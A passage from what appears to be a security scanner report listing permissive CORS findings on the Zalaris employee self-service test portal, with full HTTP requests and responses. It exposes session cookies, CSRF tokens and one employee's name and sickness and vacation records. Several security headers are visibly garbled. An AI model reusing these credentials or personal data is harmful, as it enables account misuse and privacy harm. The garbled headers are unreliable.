POST /neptune/zmfp\_dash\_ess\_paid\_vacation?ajax\_id=GET\_ESS\_PAID\_VACATION&ajax\_applid=ZMFP\_DASH\_ESS\_PAID\_VACATION&sap-client=650&dxp=21100006& field id=00047 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

a\_usesion=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657789424432; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.586c092617b14b3d Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-586c092617b14b3d-01

Origin: https://eudvjwvxtdxg.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:13:13 GMT

Server: Apache

X-Content-Type-Options: nosnift

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 260 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin:

access-control-allow-methods: \* access-control-allow-headers: '

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://sularis eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelpaidVacDialogTableData":

7, "PERNR", "QUOTA\_TEXT", "DATE\_FROM", "DATE\_TO", "ENTITLED", "AVAILABLE", "UOM", "00034448", "Vacation", "20220101", "20221231", 25.00000, 25.00000, "Days", "00034448", "Vacation", "20220101", "20221231", 25.00000, "Days", "00034448", "Vacation", "20221231", "20221231", "25.00000, "Days", "00034448", "Vacation", "20221231", "20221231", "25.00000, "Days", "00034448", "Vacation", "20221231", "25.00000, "Days", "

..[SNIP]..

## 11.44. https://testportal.zalaris.com/neptune/zmfp dash ess sickness

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_dash\_ess\_sickness

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://rcaltypvhazj.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_dash\_ess\_sickness?ajax\_id=GET\_SICKNESS&ajax\_applid=ZMFP\_DASH\_ESS\_SICKNESS&sap-client=650&dxp=21100006&field\_id=00021 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790024513;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.243adb8cf1e144f8 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-243adb8cf1e144f8-01

Origin: https://rcaltypvhazj.com Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:14:44 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 846 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: \* cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://acor.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://icana.ondemand.com https://api.recast.ai/ gap-iab: https://sapsg.com/https://acor.azurewebsites.net/ https://icana.ondemand.com/https://alcor.azurewebsites.net/ https://icana.ondemand.com/https://acor.azurewebsites.net/ https://icana.ondemand.com/https://acor.azurewebsites.net/ https://icana.ondemand.com/https://acor.azurewebsites.net/ https://icana.ondemand.com/https://acor.azurewebsites.net/ https://icana.ondemand.com/https://acor.azurewebsites.net/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/https://preprod.signicat.com/https://salaris.com/https://salari

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelDataSicknessESSData":[8,"NAME","PERNR","PERIOD","MONTH","PERCENTAGE","RE\_CALC\_DAYS","WDAYS","YEAR\_MON","Jostein Hansen","00034448",8,"AUG",0,"0 ","22.00 ","202108","Jostein Hansen","00034448",9

...[SNIP]..

## 11.45. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_time\_reg

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_dash\_ess\_time\_reg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://chqbnwzgmfpg.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_dash\_ess\_time\_reg?ajax\_id=GET\_TIME\_REGISTRATION&ajax\_applid=ZMFP\_DASH\_ESS\_TIME\_REG&sap-client=650&dxp=21100006&field\_id=00061

Host: testportal.zalaris.com

 $Cookie: saplb\_PORTAL= (J2EE7158120)7158152; sap-web disp-session = 51-32923-B-0ZA3Apl fa8JpXfYj1LZg; sap-user context = sap-client = 650; sap-user context = 550; sap-user con$ 

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790084534;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.68b725773a1e41f2 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-68b725773a1e41f2-01

 $Origin: \ https://chqbnwzgmfpg.com$ 

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers
Connection: close

#### Response 1

HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:15:54 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 509
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: \*
access-control-allow-methods: \*
access-control-allow-headers: \*
cache-control: no-store
sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.zalaris.com:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icanse.goedit.oi/443 goedit://\* data: blob: https://maps.googleapis.com/443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://join.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://loost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/https://i.aspnicat.com/ https://i.aspnicat.com/ https://i.aspnicat.com/ https://sapui5.hana.ondemand.com/https://i.aspnicat.com/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelcalTimeRegESSData":[2,"Date","Type","2022/07/02","NonWorking","2022/07/03","NonWorking","2022/07/09","NonWorking","2022/07/10","NonWorking","2022/07/10","NonWorking","2022/07/10","NonWorking","2022/07/17","NonWorking","
...[SNIP]...

## 11.46. https://testportal.zalaris.com/neptune/zmfp dash ess travel paid

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_travel\_paid

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://hvhgthdbfxdy.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_dash\_ess\_travel\_paid?ajax\_id=GET\_TRAVEL\_PAID\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_TRAVEL\_PAID&sap-client=650&dxp=21100006& field id=00046 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790084534; com.sap.engine.security.authentication.original\_application\_url-GET#5jPwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.ad9c4e4652de405c Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-ad9c4e4652de405c-01 Origin: https://hvhgthdbfxdy.com Dnt: 1 Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:15:04 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 159 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: \* access-control-allow-headers: cache-control: no-store

sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.e.putile-software.com/.443 https://calcors.azurewebsites.net/ https:/// data.bio/.443 goedic// data.bio/.443 https://s.putile-software.com/.443 https://calcors.azurewebsites.net/ https:///calcors.azurewebsites.net/ https://poin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://poin.microsof https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:///swimg.com/https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

[11,"TRAVEL\_TYPE","START\_DATE","END\_DATE","START\_TIME","END\_TIME","REASON","COUNTRY","DESTINATION","AMOUNT","CURRENCY","PAY\_DATE"]}

#### 11.47. https://testportal.zalaris.com/neptune/zmfp dash ess trvl process

## Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_trvl\_process

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://eceuljpdpobh.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_dash\_ess\_trvl\_process?ajax\_id=GET\_TRAVEL\_PROC\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_TRVL\_PROCESS&sap-client=650&dxp=21100006&field\_id=00031 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14704:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657790084534;

al\_session=egiwobodyziotebidzimit 171607 19300191007 19300191007-9004034; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c9f9b8ff8ac04780 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c9f9b8ff8ac04780-01

Origin: https://eceuljpdpobh.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:17:35 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 215 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: \*

access-control-allow-headers: cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ https://bost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com/.443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/ttps://s.maps.gstatic.com https://spogleapis.com/ttps://sp eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twiring.com/it/wicss/ https://use.typekit.net/ data: https://p.typekit.net/ https://use.typekit.net/ https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web://\* https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/is.cloudflare.com/ms-appx-web:// https://use.typekit.net/ https://com/is.cloudflare.com/ https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeltabTrvlExpProcESSData":

[16,"USER\_ID","TRAVEL\_TYPE","REINR","BEGDA","BEGDA\_TIME","ENDDA","ENDDA\_TIME","REASON","DESTINATION","AMOUNT","CURRENCY","STATUS","APPROVER\_B OOL","APPROVER","APPROVED\_BOO

.[SNIP]..

## 11.48. https://testportal.zalaris.com/neptune/zmfp ess payslip

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_ess\_payslip

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://plmyanxjhffw.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_ess\_payslip?ajax\_id=GET\_MONTHS&ajax\_applid=ZMFP\_ESS\_PAYSLIP&sap-client=650&dxp=21100006&field\_id=00198 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657790084534;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.63e91d6440394973

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-63e91d6440394973-01

Origin: https://plmyanxjhffw.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:18:28 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 content-length: 40 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store

